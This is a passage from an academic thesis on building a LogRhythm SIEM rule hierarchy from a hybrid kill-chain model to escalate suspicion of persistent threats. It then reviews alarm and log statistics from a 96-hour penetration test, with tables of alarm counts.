
Alarming and Response Manager (ARM): the ARM applies weighting calculations, called the Risk Based Priority (RBP), to event data relayed from the event manager and determines whether the event warrants notification or the elicitation of response actions. Additionally, the RBP weighting function enables the ability to establish a global alarming threshold to exclude alarm generation for routine network events with low threat probabilities, yet maintain the ability to collect such low level data in congruence with Flynn's principle of a continuum of events (Flynn 2012).

Analyst Graphical User Interface (GUI): LogRhythm® provides a GUI interface that addresses all of the essential visualization functions outlined by Kotenko and Novikova (2013). Dashboards provide real time statistical data pertaining to incident detection frequency, while histograms and line diagrams provide historical information for contextualization of incoming alerts with recurring activity thus improving analyst ability to perform anomaly detection via visualization. Attack modeling is enabled by the contextualization of attack planes at the event management layer prior to triggering an alert by the ARM process. This enables an investigator to conduct granular graphical analysis of events that pertain only to a

particular alarm. This enables rapid identification of known threat methodologies via visual cues, greatly reducing human analytical effort.

4.3.2 LogRhythm® Ontological Framework and Data Normalization

The LogRhythm® log ontology is based upon three broad classifications of events: audit, operations, and security (LogRhythm, 2013 e). These classifications are further expounded in figure 4.6.



LogRhythm Security Log Ontology

All sensor data is normalized by the log manager in accordance with these classifications. This framework provides the ability to measure the ontological properties of "what" and "how" expressed in Legrand's progression of dangerousness (Legrand, 2008). The ontological factors of "where" and "who" are addressed by the identity tracking data stored in sensor logs. The quality of identifying data varies between sensor vendors, but at a minimum will provide source and destination IP addresses. Additionally, LogRhythm® calculates the direction of network traffic to add a sixth ontological dimension, "direction." Direction is an integral factor in discriminating between benign and malicious behavior, especially in relation to data exfiltration.

4.3.3 Identity Translation via LogRhythm® Entity Management

LogRhythm® SIEM software provides additional identity translation via an "entity hierarchy" database (LogRhythm, 2013 f). An entity is a database record used to define the physical location of a monitored device or network. The entity hierarchal database provides fields for network identifying characteristics such as: network subnets, security zones (internal, external, and DMZ), geographic location (city, state, country), operating system version, and DNS name. Though originally designed as a method for employing IP address geo-location data, this database provides rich data that enhances attack plane correlation and contextualization by providing a mechanism to develop logical network diagrams and determine the breadth, scope and spread of security events.

Additionally, the entity hierarchy provides user adjustable "risk" and "threat" fields for assigning weights to entities. Risk and threat weights impact the level of suspicion attributed to network traffic based on direction of flow to or from the entity host. Risk is defined as the level of suspicion associated with traffic traveling to the host. Threat is defined as the level of suspicion associated with traffic traveling from the host. Risk and threat levels are referenced by the log manager to augment "risk based priority" (RBP) values associated with critical assets (LogRhythm, 2013 f). This property enables the application of suspicion escalation to network traffic based on the ontological dimension of direction discussed in the previous section. LogRhythm® Risk Based Priority Calculation

4.4 Fusing Threat Models and SIEM Software

As stated in the introductory section of this thesis, a method of implementing dynamic suspicion escalation through contextualized data, aggregated from multiple sources, and attributable to specific threat actions is not found within SIEM software by default. A threat framework must first be adopted to attribute malicious activity to specific threat objectives. The background section of this paper established the theoretical foundation for security information and event management software, introduced the concept of intention based attack ontologies via kill chains, and described a specific SIEM solution that provides a dynamic ontological framework and analysis hierarchy conducive to implementing kill chains. A hierarchy of SIEM rules that implements the progression of dangerousness principle (Legrand, et al., 2008) may be constructed to detect threat intentions and behaviors by leveraging contextualized data and risk based priority metrics associated with SIEM static and dynamic ontological frameworks. The following sections outline the process of converting a kill chain model into a SIEM rule hierarchy to serve this purpose. This framework will ultimately be leveraged to attribute varying levels of risk and suspicion associated with the extent to which said activity satisfies objective phases.

4.4.1 Adopting a Persistent Threat Ontology

A combination of aspects from the Lockheed Martin Kill Chain (Hutchins, et al., 2013) and the Mandiant APT Attack Lifecycle (Mandiant, 2013) models are used to establish an intention based ontology for SIEM rule generation. The Lockheed Martin model expands the initial stages of compromise into a greater number of discrete phases leading to the successful installation of customized malware and communication with an external command element. The Mandiant model provides a framework for detecting hostile actions post infection and accounts for recursive threat actions within the network congruent with lateral movement and infection spreading typical of persistent threats. Combining the Lockheed Martin model phases three through six with the Mandiant model phases four through six increases the total number of phases available for suspicion escalation leading to a higher confidence associated with threat detection.

The hybrid model is depicted in figure 4.7 and establishes a hierarchy of primitive attacks contained within high level phases realizing the benefits of a multi-level attack model discussed by (Chien, et al., 2007). High level phase segregation permits implementation of a progression of dangerousness (Legrand, et al., 2008) within each phase and enables recursion of phases, similar to the loop depicted in the Mandiant model. Furthermore, the "compromise," "objective" and "lateral movement" phases align with the LogRhythm® ontological base categories of "security," "audit" and "operations" respectively, lending to natural application of RBP calculations for risk escalation. These three phases will be explained in detail in the following sections.




Figure 4.3: A Hybrid Kill Chain Model for APT Actions

4.4.2 Compromise Phase

The compromise phase, illustrated in figure 4.8, contains four of the seven phases depicted in the Lockheed Martin Intrusion Kill Chain and adds the “privilege escalation” phase of the Mandiant model. The Lockheed Martin "weaponization" phase is omitted as it applies to activities that occur prior to threat entry within the network. The exploitation phase is omitted as it requires establishing culpability with the original point of infection and may only be verified via postmortem investigation. A detailed explanation of each phase follows:

Reconnaissance: Unlike the original Lockheed Martin reconnaissance phase, this phase is associated with network probing, port scans, failed authentication attempts, operating system fingerprinting and other penetration testing techniques observed within the network. This phase may or may not be employed by advanced threats.

Delivery: This phase consists of a malware payload entering the network. This may be detected on email servers, via buffer overflows, or mounting removable storage media.

Installation: This phase occurs when malicious code installation is observed, or with the detection of modifications to critical operating system files, such as editing the registry file in a Windows environment.

Privilege Escalation: This phase is characterized by modifications to account security permissions.

Command and Control (C2): The final phase is identified by communication with an external IP address. Higher RBP values will be applied if the external IP address is known to be associated with a threat group. An IP address identified communicating with a known black list IP address following the authentication phase will automatically be added to the "compromise watch list." Watch lists will be discussed further in the rule hierarchy section.




Figure 4.4: Hybrid Model Compromise Phase

4.4.3 Lateral Movement/Persistence Phase

The lateral movement is modeled after the "internal reconnaissance," "lateral movement," and "maintain presence" phases of the Mandiant model (Mandiant, 2013) discussed in section 3.2.2. Elaboration of these phases follows:

Internal Reconnaissance: This phase is triggered if host identifying characteristics (IP address, host name, DNS record, MAC address etc.) associated with an entity involved in the compromise phase is witnessed communicating with other internal hosts. IP addresses can be identified as internal network addresses based on identity translation (Flynn, 2012) or adherence to RFC 1918 addressing schemes.

Authentication: This phase maps with the Mandiant "lateral movement" phase and is triggered by successful authentication to an internal host by an entity associated with the compromise watch list. Implementation of watch lists will be discussed in the rule hierarchy section.

Command and Control (C2): The final phase is identified by communication with an external IP address. Higher RBP values will be applied if the external IP address is known to be associated with a threat group. However, this command and control phase differs from the initial compromise phase, as the command and control traffic may be directed toward the internal host that was initially compromised, rather than to the external threat. This method of control is often referred to as pivoting.

The Lateral Movement phase is illustrated in figure 3.3 below.




Figure 4.5: Hybrid Model Lateral Movement/Persistence Phase

4.4.4 Objective Phase

The objective phase of the hybrid model, illustrated in figure 4.10, mirrors the "complete mission" and "actions" phases of the Mandiant (Mandiant, 2013) and Lockheed Martin (Hutchins, et al., 2013) models respectively. This phase consists of external data traffic associated with an internal host on the compromise watch list. This phase may be expanded to reflect a multitude of malicious actions conducted by the threat actor, however attribution of these actions is beyond the scope of this thesis.




Figure 4.6: Hybrid Model Objective Phase

4.5 SIEM Rule Hierarchy

The hybrid threat model abstracts APT actions into three discrete phases and simplifies rule logic. However, additional rules and mechanisms must be represented within SIEM software in order to enable suspicion escalation via risk based priority (RBP) values and account for transition between phases. Transition rules will be implemented as a means to enable suspicion escalation similar to prior work in attack trees (Camtepe & Yener, 2007) and a watch list will be used to track actions between phases similar to prior SIEM work conducted by the Hewlett Packard corporation (Hewlett Packard, 2013). The hierarchical attack tree results in event risk (ER) value

adjustments to the high level alerts of "compromise," "lateral movement," or "objective" respectively. ER values are used instead of direct RBP value manipulation to enable additional refinement based upon attack planes and the 11 remaining RBP variables.

The compromise phase includes virtual events consisting of pairwise comparison of two sequential events firing. Virtual events represent varying event risk (ER) values as the compromise phase matures. These events are depicted by dashed boxes and will be reported as a "compromise" with an ER value associated with the respective level in the hierarchy. A single event detection at the base level of the compromise group carries an ER value of 10 and is unlikely to trigger an alert, while two sequential events will be elevated to the second level in the hierarchy with an ER value of 30 and result in the addition of the associated IP address to the compromise watch list for integration with rule blocks in other rule groups. The naming convention "W-" followed by the first letter of the two subclass involved is used to indicate the second tier of detection, with "W" indicating that the IP address associated with the event has been added to the watch list. Additional rule tiers follow the convention of "C-" representing compromise, followed by a combination of the two watch list detection abbreviations that created the rule. This naming convention continues up the hierarchy and concludes with a "full compromise" where all indicators are present in the event detection. This naming convention provides traceability for the events that constructed the final detection. The compromise phase is expanded in figure 4.11.




Figure 4.7: Compromise Rule Group Expansion

The lateral movement phase is expanded in order to account for additional suspicious activity associated with internal suspicious traffic represented by the compromise watch list from the compromise rule group, or communication with an external IP address black list following successful authentication activity on by a local host. This rule group matures similar to the compromise rule group based upon additional pairwise comparison through the hierarchy. A naming convention similar to the compromise rule group is used to identify lateral movement virtual events with the prefix "LM" followed by the first letter of each sub category involved in pairwise comparison. The lateral movement phase is expanded in figure 4.12.




Figure 4.8: Lateral Movement Rule Group Expansion

The objective phase is expanded is expanded to account for data transfer to an external network following varying levels of suspicious activity detected in the previous phases. The lowest level of suspicious activity is represented by the compromise watch list. A compromise alert will have already triggered the watch list, however it will also include additional suspicious activity indicative of compromise and consequently results in the highest ER value pairing. Lateral movement could be the result of suspicious activity from a low level watch list event, so a lower ER value that a complete compromise is represented. The expanded objective phase is illustrated in figure 4.13.




Figure 4.9: Objective Rule Group Expansion

4.6 Summary

This chapter discussed the origins of Security Information and Event Management (SIEM) software and the essential elements required for real time alarm generation and correlation. The LogRhythm SIEM was selected as the platform to support the research conducted in this thesis based on the existing classification based security log ontology that may be leveraged for alarm fusion as well as the ability to contextualize data with an entity database.

Additionally, this chapter presented a method for combining two widely accepted threat models with the principles of dynamic suspicion escalation within a SIEM system. Threat model phases were abstracted into three distinct categories conducive to recursion within SIEM software and data enrichment throughout a persistent attack cycle. Additionally, each threat attribution phase was dissected into constituent virtual events conducive to representation within a SIEM rule hierarchy. This hierarchy enables contextualization of related activities observed on disparate sensors, and increases risk values associated with the successful completion of events congruent with threat objectives depicted within the hybrid threat model. The following chapter will discuss implementation of these mechanisms with a SIEM, the design of a network laboratory to mirror threat actions, and test cases used to validate this SIEM rule hierarchy.

5 Rule Chaining Validation: Penetration Test Data Review

5.1 Overview of Penetration Test Data

Historical data collected during a 96 hour penetration test was reviewed for threat actions that may be leveraged to support the SIEM rule hierarchy discussed in the previous chapter. 3.7 million logs were collected from intrusion detection systems, end point operating systems and networking devices. Both internal and external penetration testing was performed during the 96 hour period. Common tools used during the penetration tests include: Nslookup, Dig, Nmap, Ping/Traceroute, Nessus, WebInspect, Burp Professional, Paros, nCircle, and Metasploit.

5.2 External Penetration Vulnerability Tests

External penetration testing is defined as a security evaluation initiated from internet beyond the organization perimeter firewall. The following network vulnerability tests were conducted on the organization.

Host Identification: The ICMP protocol was used to detect live hosts. Reverse DNS queries were leveraged to determine host names. TCP and UDP port scans were used to detect common network services.

Network Route Mapping: The Traceroute and Visual Route tools were leveraged to determine the organization network architecture.

Operating System Identification: Operating system identification was conducted through responses to crafted TCP/IP packets.

Network Services Enumeration: The NMAP tool was used to determine available services on live hosts.

Network Service Exploration: Banner grabbing was leveraged to determine the version of services hosted on endpoints.

Vulnerability Identification: The OpenVAS tool was used to determine potential vulnerabilities on end point systems.

Vulnerability Exploitation: Commercial and open source tools were leveraged to exploit discovered vulnerabilities where applicable.

5.3 Internal Penetration Vulnerability Tests

An internal penetration test is defined as a security evaluation conducted from a computer located within the organization's local area network. The following network vulnerability tests were conducted during the organization internal penetration test.

SQL injection: SQL commands were submitted through form input fields to verify server-side input validation.

Cross-site scripting: script tags were submitted to web servers hosting active content to determine susceptibility to script injection.

Parameter tampering: Query strings and post parameters were modified in order to acquire unauthorized access to data.

Cookie poisoning: Data passed in cookies was captured and replayed in order to evaluate response handling for unexpected cookies.

Session hijacking: Secure session data was intercepted and replayed in order to masquerade as a legitimate network session.

User privilege escalation: The penetration tester attempted to gain unauthorized access to the administrator

Credential manipulation: Attempts to modify authentication credentials to gain additional privileges not originally intended by the system.

Forceful browsing: Attempts to access resources on servers that intended to be publicly available.

5.4 Data Analysis

5.4.1 Alarm Analysis

A total of 894 alarms were generated during the penetration test period. Security analysts reviewing these alarms were unaware that a penetration test was being conducted during the evaluation period and were currently evaluating data for 30 other organizations. Less than 1% of these alarms were reported by analysts. None of the alarms reported by analysts were confirmed to be associated with the penetration test. 48.77% of the alarms were attributed to the "Critical Condition" alarm. This indicates that the majority of logs matched generic correlation rules and offered little forensic value to analysts evaluating the results of the penetration test data. 9.84% of alarms generated were attributed to intrusion detection systems, offering greater forensic value than the generic "Critical Condition" alarm. 12.64% of alarms were attributed to suspicious endpoint authentication activity. However, the alarms generated do not accurately depict the actions performed by the penetration tester. The penetration tester successfully compromised an administrator account and performed multiple privilege escalation actions. None of the alarms depicted represent these actions. The following tables depict the gross alarm break down and endpoint specific alarm break down.

Alarm Name	Count	Percentage
Critical Condition	436	48.77%
High Severity IDS/IPS Alerts	88	9.84%
Silent Log Source Resumed	68	7.61%
Password Modified By Another User	56	6.26%
Operations : Abnormal Log Volume Fluctuation Decrease	54	6.04%
LogRhythm Silent Log Source Error	53	5.93%
Operations : Abnormal Log Volume Fluctuation Increase	36	4.03%
Behavioral Anomaly : Host : Abnormal Authentication	23	2.57%
Account Disabled/Locked AIE Rule	20	2.24%
Critical Service Did Not Restart	18	2.01%
Successive Attacks	15	1.68%
Internal Brute Force from a Single Origin Host	7	0.78%
Internal : Suspicious : Multiple Accounts Disabled By Administrator	5	0.56%
Excessive Suspicious Activity	5	0.56%
External : Host Compromised : Attack/Compromise Followed By Process Starting	5	0.56%
LogRhythm Agent Heartbeat Missed	3	0.34%

Internal : Suspicious : Password Changed On Multiple Accounts By Administrator	2	0.22%
Total	894	

Table 5.1: Alarms Generated During Penetration Test from 4/26-4/30 2014

Endpoint Alarms	Count	Percentage
Password Modified By Another User	56	6.26%
Behavioral Anomaly : Host : Abnormal Authentication	23	2.57%
Account Disabled/Locked AIE Rule	20	2.24%
Internal Brute Force from a Single Origin Host	7	0.78%
Internal : Suspicious : Multiple Accounts Disabled By Administrator	5	0.56%
Internal : Suspicious : Password Changed On Multiple Accounts By Administrator	2	0.22%
Total	113	12.64%

Table 5.2: Alarms Associated with End Point Systems

Unfortunately, as no alarms were generated for many of the actions expected to generate alarms during the penetration test, there are no rules to link to one another as is required to satisfy the rule hierarchy leading to a complete system compromise. Additional analysis of the log data is required to determine why expected alarms were not generated.

5.4.2 Log Data Analysis

3.7 million logs were analyzed during the 96 hour period of the penetration test. The LogRhythm SIEM log ontology will be briefly discussed in order to identify trends in this data. The LogRhythm SIEM log ontology segregates all log and alarm data into a three level hierarchy. The log ontology diagram discussed in chapter two of this thesis depicted the top two layers of this hierarchy. The top hierarchy is called the "event type." Event type represents data classified as being related to either: operations, security or audit data. 99.7% of all data collected was classified as the "operations" event type. Figure 5.1 depicts the percentage of log event types.




Figure 5.1: Log Event Type Percentage

The second level below event type is "classification." Classification represents a family of related events, such as: attack, denial of service, network deny, or suspicious. The classification field is beneficial for aggregating related logs into hyper alarms. 77.34% of all logs collected were associated with connections blocked by a firewall, which is considered a routine operation within the LogRhythm ontology and is not considered a member of the security event type. 17.49% of logs collected were classified as "information" only, and were unlikely to contribute to correlation rules. The remaining 5.17% of operations logs were administrative warning or error messages associated with network equipment. Figure 5.2 depicts the distinct classifications observed with the operations event type.




Figure 5.2: Operations Log Classification Percentage

Less than 1% of logs collected were attributed to the "security" event type. As such, the following classification percentages are based solely on this subset of log data. 59.14% of security logs were associated with the "activity" classification. Activity logs are normally associated with routine security components, rather than attacks. All activity logs during this evaluation were associated with internet key exchange (IKE) negotiation phases. 31.89% of security logs were associated with the "attack" classification. This classification likely contains the majority of interesting logs associated with the penetration test activity. 6.17% of logs were attributed to denial of service or failed denial of service attacks. The remaining 2.8% of security logs were associated with "suspicious" activity. The "suspicious" classification is often reserved for logs or events that are not alarming in isolation, but may be beneficial when aggregated with other logs or events. A breakdown of security event type classifications observed during the evaluation is depicted in figure 5.3.

